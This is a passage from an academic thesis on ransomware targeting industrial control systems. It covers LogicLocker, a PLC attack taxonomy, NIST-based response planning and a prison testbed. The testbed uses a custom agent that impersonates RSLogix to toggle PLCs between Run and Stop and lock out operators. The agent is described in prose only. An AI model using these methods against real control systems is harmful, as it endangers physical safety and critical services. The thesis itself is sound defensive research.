Microsoft released a patch in March of 2017 mitigating the vulnerability, it did little to impede the growth of *WannaCrypt* as the majority of vulnerable machines were never patched.

Table 1. Top ransomware strains defined by the MMPC.

Family	Target	Mechanism	File Extension
Tescrypt	Windows	Encryption	.ecc, .exx, .ezz
Crowti	Windows	Encryption	
Fakebsod	Javascript	Browser Lock	
Brolo	Javascript	Browser Lock	
Locky	Windows	Encryption	.locky, .zepto, .odin

While ransomware has continuously developed over the past decade, it has rarely targeted devices outside of the personal computer ecosystem. A report published by SOPHOS in February of 2017 details a paradigm shift as ransomware attacks begin targeting critical infrastructure [14]. The report states that eight years' worth of digital evidence was lost after the Cockrell Hill Police Department failed to comply with attacker demands. One can imagine the implications of losing sensitive data within an emergency services department. Similar attacks targeted other police departments as early as 2013. As ransomware attacks victimize a broader range of targets, critical infrastructure network defenders must be cognizant of the types of ransomware attacks they may encounter.

2.10 Operational Technology Ransomware

A taxonomy of ransomware capable of affecting critical infrastructure can be adapted from known attacks against IT systems. Implementation aside, traditional IT ransomware affects the target computer by modifying the file system through encryption or deletion mechanisms. While most ransomware strains are legitimate threats, there are forms of ransomware which claim to have the capability to encrypt or delete files, but do not. These strains only attempt to scare the user into paying a ransom, with no real leverage on the victim. When dealing with the gravity of processes controlled within ICNs, defenders must consider both legitimate and superficial forms of ransomware as serious threats.

Strains of ransomware developed to infiltrate IT networks can have equally devastating effects on ICNs. This is due to the use of desktop computers in both IT and Operational Technology (OT) environments. The proprietary hardware used within PLCs to control critical processes can potentially reduce the impact of such an attack. However, this does not preclude the possibility of specialized ransomware strains capable of impacting the process controllers. Previous research has been done detailing how custom malware can be created to affect a PLC amongst various levels in the device hierarchy shown in Figure 5.

At the highest level, malware can disrupt the process by sending rogue messages across command and control channels. One example of a command and control attack is to switch the PLC between Run and Stop modes remotely. Below the command and control layer, is the programmable layer of the PLC. The programmable layer is responsible for storing the high-level code written to control the process (ladder logic). Malware can modify this level by rewriting the programmable layer with new code, or deleting the contents altogether. Firmware level attacks require modification of the low-level code such as the PLC kernel. Schuett demonstrated several firmware based DoS attacks against a PLC in a 2014 study [15]. The final level of the PLC device hierarchy is the hardware. Attacks against this layer require the attacker to modify the physical device. This can be done by inserting compromised hardware into the device during any stage of the manufacturing process to include delivery and post-installation. The Australian Department of Defense published a substantial literature review of the topic entitled *Hardware Trojans - Prevention, Detection, Countermeasures* [16]. Ultimately, malware developed to compromise lower layers in the device hierarchy can be more expensive for attackers to implement, however they are equally difficult for defenders to detect and respond to.




Figure 5. PLC device hierarchy.

While developing a specialized payload dependent upon the target often results in a successful attack, this methodology does not necessarily lend itself to ransomware, as the primary motivation behind a ransomware attack is profitability. The attacker aims to maximize profits while minimizing costs. The variability not only in PLC manufacturers, but also models and firmware versions, can severely limit the number of devices susceptible to a specialized attack. For this reason, it is in the attacker's best interest to develop an attack that is compatible with the largest number of devices. An attack targeting weaknesses in the network rather than the devices themselves, hits a broader range of targets with a similar development cost. The idea being that most PLCs utilize IP-based communication schemes that have well-researched security flaws. Listed below are a few practical methods of disrupting communications within an ICN.

a) *Address Resolution Protocol (ARP) Spoofing*: the attacker sends spoofed messages onto the Local Area Network (LAN) aiming to associate the Media Access Control (MAC) address of another device on the LAN with the attacker's IP address. This attack causes messages destined for the victim device to be routed to the attacker instead, effectively disrupting all inbound messages to the victim [17].

b) *Flooding*: the attacker attempts to overwhelm the victim machine by sending a large number of network packets (e.g., TCP, UDP, Internet Control Message Protocol (ICMP) etc.). The victim is then forced to allocate slots in it's connection queue from all the bogus traffic. Eventually, all slots in the connection queue are filled preventing legitimate users from connecting with the victim [17].

ARP Spoofing and Flooding are two ways an attacker can leverage network attacks against an ICN. In either scenario, the attacker targets either the PLC or HMI in order to cause a significant effect. To adapt one of these attacks for a given ICN, the attacker only needs to configure the target addresses properly. When compared to a specialized attack requiring knowledge of device specific protocols, firmware, and software, the development cost disparity becomes evident. For this reason, ransomware targeting ICSs is more likely to use traditional network attacks.

2.11 LogicLocker

Researchers at the Georgia Institute of Technology hypothesize that ransomware may soon target ICNs [18]. As a result, the team developed an ICN ransomware threat model and attack methodology, and implemented a proof of concept dubbed *LogicLocker*. The Georgia Tech research team led by David Formby presents a framework for ICS ransomware and claims to have produced the first known example of ransomware to target PLCs within ICNs [18]. Given the increase in ransomware popularity as described in Section 2.9, it is only a matter of time until national infrastructure is victimized by a ransomware strain adapted to target ICNs. As a result, tools like *LogicLocker* give ICN defenders an idea of what future attacks may look like. The five stages of Georgia Tech's ICS ransomware attack framework are displayed in Figure 6 [18].




Figure 6. ICS ransomware attack framework [18].

The first stage of the attack is to infiltrate the ICN. An attacker can obtain a connection to the network by targeting various attack surfaces. ICNs connected to a corporate network with Internet-facing servers and workstations are high-value targets for attackers. Alternatively, if the ICN is not accessible by Internet, the attacker may use social engineering or physical access to create the connection. After establishing a connection to the ICN, the next step is network traversal. During this stage, the attacker performs network reconnaissance and attempts to bridge corporate and control networks. Ultimately, the attacker is seeking to locate devices responsible for managing the ICS process, such as PLCs. Figure 7 provides an example of how an attacker can infiltrate an ICN by first compromising the Internet-facing corporate network and then pivoting to the control network [18]. Where level 4 consists of workplace computers and servers, level 3 contains the HMIs, and level 2 contains the PLCs.




Figure 7. ICN attack progression [18].

Once the attacker has pivoted across the ICN and has located a PLC, he must obtain access to the device. Many PLCs do not enforce strong authentication measures. Furthermore, most password protection schemes can be subverted as they are implemented on the application layer. In addition to gaining access themselves, the attacker must also prevent the victim from re-accessing the device. The fourth stage of the attack is to encrypt the control program on the PLC. By encrypting the control program, attackers attempt to prevent the victim from recovering or replacing the compromised device. The final stage is to negotiate the ransom. The success of the attack is dependent on the delivery of the ransomware message to the victim. In an ICN, the attacker has a few delivery options. For one, the attacker may send a ransom email from a compromised workstation on the network or even from an embedded email client on a PLC. Another option would be for the attacker to deliver the ransom message to an operator over the HMI.

Table 2. Anatomy of LogicLocker.

Stage	**Action**
1. Infiltrate Network	Direct, Bypass password
2. Traverse Network	Worm
3. Obtain Access	Change password, OEM lock
4. Encrypt Program	Manual, Remote
5. Negotiate Ransom	Email from attacker

The anatomy of *LogicLocker* follows the methodology presented in Figure 6; Table 2 provides a summary [18]. For stage one, the team assumes the attacker has already infiltrated the network. After gaining initial access, *LogicLocker* traverses the network via a worm that targets vulnerable PLCs. Compromised controllers are then locked by enforcing new passwords, preventing legitimate users from utilizing official programming software. In stage four, the attacker manually encrypts the stolen ladder logic from the compromised controllers at a remote location. After successful encryption, the attacker negotiates a ransom by sending an email from a personal computer notifying the victim of the attack. If the victim is not compliant with demands, the attacker may begin altering the controlled process by manipulating the ladder logic stored on the compromised controller. *LogicLocker's* execution of the ransomware attack framework illustrates the feasibility of future attacks on ICNs. Formby et al. conclude that there will be a wave of ransomware attacks that target critical infrastructure in the near future [18]. Consequently, network defenders must adapt their ICNs to prepare for this rapidly developing threat.

2.12 Critical Infrastructure Defensive Strategies

Facing an array of possible attacks, ICN operators must adequately defend their systems. The National Institute of Standards and Technology (NIST) published a framework to aide ICN defenders in establishing a mitigation plan entitled *Framework for Critical Infrastructure Cybersecurity* [19]. The plan includes a five-step process shown in Figure 8. The first step calls for the defenders to *identify* the assets at risk within the organization. After conducting a risk assessment, efforts must be made to *protect* the entities at risk. This can be accomplished by implementing measures ranging from traditional network defenses like firewalls, to specialized personnel training like cyber awareness. The third step of the process calls for the development and implementation of a threat detection infrastructure. Systems must be put in place to *detect* threats targeting the ICN. Once the threat has been detected and identified, operators must *respond.* A successful response plan should inform actions which correlate to a specific threat. A key component of threat response is the ability to contain the threat, mitigating additional damage to the network. The final step of the NIST cybersecurity framework is *recovery.* ICN maintainers must have the ability to restore any services that may have been affected due to the attack. When dealing with networks supporting critical infrastructure, any amount of time where services are offline can be devastating. For this reason, timeliness is paramount when recovering from a detected threat. Taking into account the critical infrastructure defensive strategies proposed by NIST, consider - *How does an ICN defender best identify, protect against, detect, respond to, and recover from ransomware attacks?*




Figure 8. NIST Critical Infrastructure Cybersecurity Framework.

2.13 A Ransomware Response and Recovery Plan

The proposed ransomware defensive plan strictly focuses on steps 4 and 5 of the NIST Critical Infrastructure Cybersecurity Framework. A plan focused only on response and recovery is justified by the characteristics of the attack, as ransomware makes itself known to the victim in order to motivate payment. Consequently, detection of the threat is trivial. By following the proposed plan, critical infrastructure defenders are able appropriately respond to and recover from ransomware attacks.

A victim of a ransomware attack should first observe the current state of the system before making a decision. Comparisons must be made between what the attacker has claimed to have compromised and what is actually being affected. In some cases, the defender may be unable to confirm or deny the claims of the attacker. As a result, the defender may be forced to assume the worst case scenario. After establishing the current state of the system, critical infrastructure defenders may begin developing courses of action to either meet the attacker's demands or nullify the attack. Decisions should be informed by at least two measures:

a) *Cost*: the amount of capital required to implement the solution.

b) *Time*: the time required to enact the the solution (system unavailability).

Table 3 proposes six potential courses of action to counter a ransomware threat targeting critical infrastructure. The first, and most obvious course of action, is to pay the ransom requested by the attacker to regain control of the compromised system. Ransomware agents often require a payment in the form of cryptocurrencies like Bitcoin. As a result, victims must previously possess or acquire the requested currency. In either instance, payment can be accomplished in a relatively short amount of time. However, the Federal Bureau of Investigation (FBI) reported in *How to Protect Your Networks from Ransomware* that ransom payment does not guarantee compliance from the attacker. In fact, the FBI reported on cases in which the victims were never provided decryption keys, were asked to pay an additional ransom, or were targeted again by the same entity after sending the initial payment [20]. While these results are definite possibilities, attackers are incentivised to return control to the victim. If attackers never followed through on their promises, victims would never pay the ransom, cutting all profits in the criminal scheme. If the victim refuses to pay the ransom, they must pursue methods to nullify the threat.

Table 3. Relative time and cost of ransomware mitigation strategies.

Strategy	Relative Time	Relative Cost
1. Pay the ransom	Med	Varies
2. Reprogram PLC Ladder Logic	Med	Low
3. Flash PLC Firmware	Med	Low
4. Replace PLC	High	High
5. Hot Standby PLC	Very Low	High
6. Cold Standby PLC	Low	High

Defenders may choose to use either reactive (reprogram, flash, or replace PLCs) or proactive solutions (use standby PLCs to counter the attack). Reactive solutions do not require the defender to invest any money or time upfront. If the controlled process is behaving improperly after the ransomware agent has been deployed, defenders may attempt to reprogram the PLC. For this reason, defenders should keep backup copies of ladder logic files. If attempts to reprogram the PLC fail, the next logical step is to flash the PLC firmware. Section 2.10 describes how more sophisticated attacks are able to modify the controller's firmware. If both reprogramming and flashing the PLC fail to recover the system, ICS maintainers have to consider replacing the PLC entirely. Not only are replacement costs very high, but the time involved is substantial. Defenders must ensure the ransomware threat is neutralized before considering replacing the PLC. If not, a persistent threat can compromise the new controller.

Defenders can expedite the response and recovery process by investing resources in a proactive defensive scheme prior to a ransomware attack. An example of one proactive defense scheme is the implementation of security through redundancy. Chaves et al. introduce such a strategy in their paper titled, *Improving the cyber resilience of industrial control systems* [21]. Within an ICS, owners may choose to invest in back-up PLCs. Not only does redundancy defend against intentional attacks from intruders, but it also protects the system from hardware failures. Strategies 5 and 6 of Table 3 are examples of redundancy through incorporation of a standby PLC. Standby PLCs can be configured in one of two modes:

a) *Hot*: the secondary PLC is always on and has the ability gain control of the system instantaneously.

b) *Cold*: the secondary PLC remains off until triggered to control the system.

There are advantages and disadvantages to each option. The primary benefit of using a hot standby is the ability to "hot swap" the secondary PLC into the role of the primary controller. Because the hot standby is always on, it has knowledge of the current and previous system states. However, because the secondary PLC is always on, the attacker may be able to detect its presence on the network and degrade its availability as well. In lieu of using a hot standby controller, ICS owners may elect to use a cold standby. By using a cold standby, the attacker has a greater challenge identifying the secondary PLC due to the controller being powered down when not in use. A disadvantage of using a cold standby is the time it takes for the controller to boot up and gain complete control of the process. This time varies depending on the complexity of the controlled process. Security through redundancy can be an effective option when defending ICSs, however costs are relatively high (owners must invest in additional controllers and a switchover mechanism). In Chapter IV, a methodology is presented to test both methods of redundancy against a ransomware attack.

III. Testbed Design

3.1 Testbed 1: Prison

A ransomware testbed was created to demonstrate both the feasibility of a ransomware attack against ICSs and the effectiveness of corresponding defensive strategies. The testbed is comprised of four core components:

a) *Ransomware Agent*: the ransomware application that attempts to take control of the industrial process from the victim.

b) *Industrial Control System*: the combination of hardware and software that models the industrial process.

c) *Engineering Workstation*: the computer that provides both the programming and human machine interface to the operator.


d) *Switchover Mechanism*: the mechanism that provides the capability to select which PLC is controlling the industrial process.

The following subsections describe each component of the testbed in further detail.

3.1.1 Ransomware Agent

The ransomware agent uses legitimate command and control methods to gain control of the industrial process from the victim. The application contains two independent files written using the C++ programming language. Source code can be found in Appendix D. The first file, ransom_gui.cpp, contains the graphical interface that communicates with the victim. Figure 9 shows the graphical component of the ransomware application. The user interface was designed to immitate known ransomware strains like *WannaCry*. On the left side of the window is a bar which shows the controlled process availability. A system availability of 65% means the system is online for 65% of the time and offline for 35% of the time. By default, availability starts at 100% and decreases at a rate proportional to the time remaining. On the right side of the window are three sections that provide the victim with information regarding the attack. The section titled “What Happened?” informs the user with general information regarding the attack. The section titled “Time Remaining” tells the victim how much time is left to pay the ransom. The final section, “Ransom”, provides the ransom amount. By clicking on the “Pay Now” button, the victim is redirected to a payment webpage.

The second file, ab_exploit.cpp, contains the logic that communicates directly with the PLC. The connection method was developed by analyzing network traffic captures between the PLC programming interface (RSLogix 5000) and the PLC. In effect, the program sets up a TCP connection with the PLC by acting like the RSLogix programming software. Once the program establishes a connection with the target PLC, the program intermittently switches the controller between Stop and Run modes. By controlling when the PLC is in Stop or Run mode, the agent can control the system availability. The program also has the capability to lock other RSLogix program instances out from communicating with the PLC. This prevents the victim from recovering the process via the HMI.



WHAT HAPPENED?

Your system has been compromised. If you would like to regain control of your system, pay the specified ransom within the alloted time. Failure to comply will result in system degradation.

TIME REMAINING

19 days, 23 hours, 54 minutes, 56 secs remain.

RANSOM: 135 bitcoin

Figure 9. Screen capture of custom ransomware application.

3.1.2 Industrial Control System

The experiment is conducted using an ICS modeled from a modern-day prison. The modeled process simulates three lockable prison cells, in addition to a mantrap. The testbed is housed inside a Pelican 1610 case containing three different PLCs alongside an array of sensors (buttons) and actuators (locks). Figure 10 shows the upper-half of the testbed and Figure 11 shows the lower-half. Table 4 lists the key components used to create the testbed. Rather than directly connect the PLCs to the sensors and actuators, a device is placed in-between to allow for improved capability; this device is called the Y-box. Figure 12 shows the relationship between the Y-box, the PLC, and the process.




Figure 10. Photograph of upper-half of prison testbed.




Figure 11. Photograph of lower-half of prison testbed.

Table 4. Testbed components.

Component	Qty	Component	Qty
Allen-Bradley CompactLogix L23E/QBFC1B	1	Solid State Relay	3
Allen-Bradley ControlLogix Logix5555	1	Power Supply (12 V, 24 W)	1
Siemens S700 CPU315-2 PN/DP	1	Power Supply (24 V, 240 W)	1
Y-box	1	Circuit Breaker (10 A)	1
Netgear GS108E Switch	1	Pushbutton	5
Sainsmart 16 Relay Module	2	Cabinet Lock	5
Electromechanical Relay	5	Red LED	4

The Y-box is a physical process simulation tool for PLCs. The platform runs on an Arduino micro-controller fitted with several I/O modules, but relies on a workstation connected via a serial COM channel. The Y-box interfaces with both the inputs and outputs of the PLCs through the I/O modules. Acting as the man-in-the-middle, the Y-box relays PLC outputs to the workstation via the COM channel. The workstation then processes the PLC output signals with simulation code and sends appropriate sensor signals back to the PLC through the Y-box interface. Both the Arduino and Workstation components of the Y-box work in tandem to accomplish process simulation. The workstation component of the Y-box provides three functions:

a) *Process Simulation*: output signals from the PLCs are interpreted as actuator inputs and run through the process simulation to generate appropriate sensor outputs.

b) *HMI*: a graphical interface is provided to the user to allow operators to remotely view and control the testbed, see Figure 13.

c) *Intrusion Prevention System (IPS)*: by monitoring the output signals from the PLCs, the Y-box can detect abnormal system behavior and trigger defensive mechanisms.




Figure 12. Relationship between the Y-box and PLC.




Figure 13. Screen capture of human machine interface for prison system.

3.1.3 Engineering Workstation

